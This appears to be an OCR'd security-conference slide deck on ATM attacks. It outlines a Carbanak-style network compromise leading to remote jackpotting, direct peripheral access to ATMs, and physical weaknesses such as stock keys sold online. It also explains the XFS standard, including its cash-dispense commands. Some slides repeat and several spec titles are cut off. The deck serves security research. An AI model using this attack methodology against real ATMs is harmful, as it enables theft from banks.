- Compromise the Bank network
- Gain Access to the ATM subnet
- Use Remote management software and stolen credentials
- Execute "maintenance" programs on the ATM
- Remote Jackpot




Attacks – Domain Compromise: Carbanak (Circa 2015)

Attacks – Direct Peripheral Access

BYOA (Bring your Own ATM)

- Bypass Software Restrictions
- Control the Hardware Directly
- Requires Knowledge of ATMs
- Stealthy
- Quick



Attacks – A Side-Note about Physical Security

- Standard ATM pieces available online
    - Including Stock Cabinet Keys
- **Idea:** Research on Physical Intrusion Sensor Bypasses
- **Reality:** In-and-out before alarms trigger or authorities show up.

Attacking the XFS Protocol

XFS – Design Goals

eXtended Financial Services Standard


- Open (**CWA 13449**)
  - Free specification on the Internet
- High Level APIs
- Hardware Abstraction
  - Multi-Vendor
  - Multi-Platform
- Functionality Abstraction
  - Common Operations

EUROPEAN COMMITTEE FOR STANDARDIZATION
COMITÉ EUROPÉEN DE NORMALISATION
EUROPÄISCHES KOMITEE FÜR NORMUNG

XFS – The Modular Approach

- Bank's Software Communicates with XFS API
- XFS API communicates with Service API
- Service API communicates with vendor-specific providers
- Providers communicate with hardware to perform actual operation

Or: API controls hardware




XFS – High Level Implementation

- XFS only exercises the hardware
- Bank software implements the Business Logic
- Bank software validates requests and instructs XFS to perform physical operations
- Bank software is the brain of the ATM
- XFS is the nervous system
- Together they combine all peripherals to offer the "ATM experience"
    - Card Reader, PIN keypad, Cash Dispenser, Bill Deposit, etc.


XFS – Example Cash Dispense Flow

- Point of View of Bank software
- Some Error Checking Omitted
- Blue Cells: Round-trip to Bank Network's Backend
- Red Cells: Interactions through XFS
- White Cells: Business Logic



XFS – The Fabled Cash Dispenser Spec

Also Known as: Reading the Fine Manual



Full CWA13449 – all 12 parts (zip file-452kB) - link to FTP server for download

CWA 13449-1
Extensions for Financial Services (XFS) interface specification Part 1: Application Programming Interface (API) - Service Provider Interface (SPI); Programmer's Reference

CWA 13449-2
Extensions for Financial Services (XFS) interface specification Part 2: Service Class Definitions - Programmer's Reference

CWA 13449-3
Extensions for Financial Services (XFS) interface specification Part 3: Printer Device Class Interface - Programmer's Reference

CWA 13449-4
Extensions for Financial Services (XFS) interface specification Part 4: Identification Card Device Class Interface - Programmer's Reference

CWA 13449-5
Extensions for Financial Services (XFS) interface specification Part 5: Cash Dispenser Device Class Interface - Programmer's Reference

CWA 13449-6
Extensions for Financial Services (XFS) interface specification Part 6: PIN Keypad Device Class Interface - Programmer's Reference

CWA 13449-7
Extensions for Financial Services (XFS) interface specification Part 7: Check Reader/Scanner Device Class Interface - Programmer's Reference

CWA 13449-8
Extensions for Financial Services (XFS) interface specification Part 8: Depository Device Class Interface - Programmer's Reference

CWA 13449-9
Extensions for Financial Services (XFS) interface specification Part 9: Text Terminal Unit Device Class Interface - Programmer's Reference


CWA 13449-10
Extensions for Financial Services (XFS) interface specification Part 10: Sensors and Indicators Unit Device Class Interface - Programmer's Reference

CWA 13449-11
Extensions for Financial Services (XFS) interface specification Part 11: Vendor Dependent Mode Device Class Interface - Programmer's Reference

CWA 13449-12
Extensions for Financial Services (XFS) interface specification Part 12: Camera Device Class Interface - Programmer's Reference

XFS – The Fabled Cash Dispenser Spec

Also Known as: Reading the Fine Manual



Full CWA13449 – all 12 parts (zip file-452kB) - link

CWA 13449-1
Extensions for Financial Services (XFS) interface s
(SPI); Programmer's Reference

CWA 13449-2
Extensions for Financial Services (XFS) interface s

CWA 13449-3
Extensions for Financial Services (XFS) interface s

CWA 13449-4
Extensions for Financial Services (XFS) interface s

CWA 13449-5
Extensions for Financial Services (XFS) interface s

CWA 13449-6
Extensions for Financial Services (XFS) interface s

CWA 13449-7
Extensions for Financial Services (XFS) interface s


CWA 13449-8
Extensions for Financial Services (XFS) interface s

CWA 13449-9
Extensions for Financial Services (XFS) interface s

CWA 13449-10
Extensions for Financial Services (XFS) interface s
Reference

CWA 13449-11
Extensions for Financial Services (XFS) interface s
Reference


CWA 13449-12
Extensions for Financial Services (XFS) interface s



3. Info Commands 8
3.1 WFS_INF_CDM_STATUS 8
3.2 WFS_INF_CDM_CAPABILITIES 10
3.3 WFS_INF_CDM_CASH_UNIT_INFO 12
3.4 WFS_INF_CDM_TELLER_INFO 15
3.5 WFS_INF_CDM_TELLER_POSITIONS 16
3.6 WFS_INF_CDM_CURRENCY_EXP 16
3.7 WFS_INF_CDM_MIX_TYPES 17
3.8 WFS_INF_CDM_MIX_TABLE 17
3.9 WFS_INF_CDM_PRESENT_STATUS 18
4. Execute Commands 20
4.1 WFS_CMD_CDM_DENOMINATE 20
4.2 WFS_CMD_CDM_DISPENSE 22
4.3 WFS_CMD_CDM_PRESENT 24
4.4 WFS_CMD_CDM_REJECT 25
4.5 WFS_CMD_CDM_RETRACT 25
4.6 WFS_CMD_CDM_CASH_IN 26
4.7 WFS_CMD_CDM_OPEN_SHUTTER 26
4.8 WFS_CMD_CDM_CLOSE_SHUTTER 27
4.9 WFS_CMD_CDM_SET_TELLER_INFO 27
4.10 WFS_CMD_CDM_SET_CASH_UNIT_INFO 27
4.11 WFS_CMD_CDM_START_EXCHANGE 28
4.12 WFS_CMD_CDM_END_EXCHANGE 29
4.13 WFS_CMD_CDM_OPEN_SAFE_DOOR 29
4.14 WFS_CMD_CDM_CHECK_VANDALISM 30
4.15 WFS_CMD_CDM_CALIBRATE_CASH_UNIT 30
4.16 WFS_CMD_CDM_SET_TELLER_POSITIONS 31
4.17 WFS_CMD_CDM_CASH_IN_START 31


XFS – The Fabled Cash Dispenser Spec

Also Known as: Reading the Fine Manual



4.2 WFS_CMD_CDM_DISPENSE

Description This command controls the dispensing of money. It requires specifications for the amount of the dispense (expressed in minimum dispense units; see WFS_INF_CDM_CURRENCY_EXP), the desired denomination (or, alternatively, a procedure for the denomination) and the currency desired for the payout. If both the amount and the denomination have been specified, their consistency is checked, while a specification of amount, mix type and currency will produce a response that indicates the denomination. If the amount is not specified (amount is zero), but the denomination is, there is only a check for an approved denomination (as in WFS_CMD_CDM_DENOMINATE), then the dispense occurs.



CWA 13449-5
Extensions for Financial Services (XFS) interface

CWA 13449-6
Extensions for Financial Services (XFS) interface

CWA 13449-7
Extensions for Financial Services (XFS) interface


CWA 13449-8
Extensions for Financial Services (XFS) interface

CWA 13449-9
Extensions for Financial Services (XFS) interface

CWA 13449-10
Extensions for Financial Services (XFS) interface
Reference

CWA 13449-11
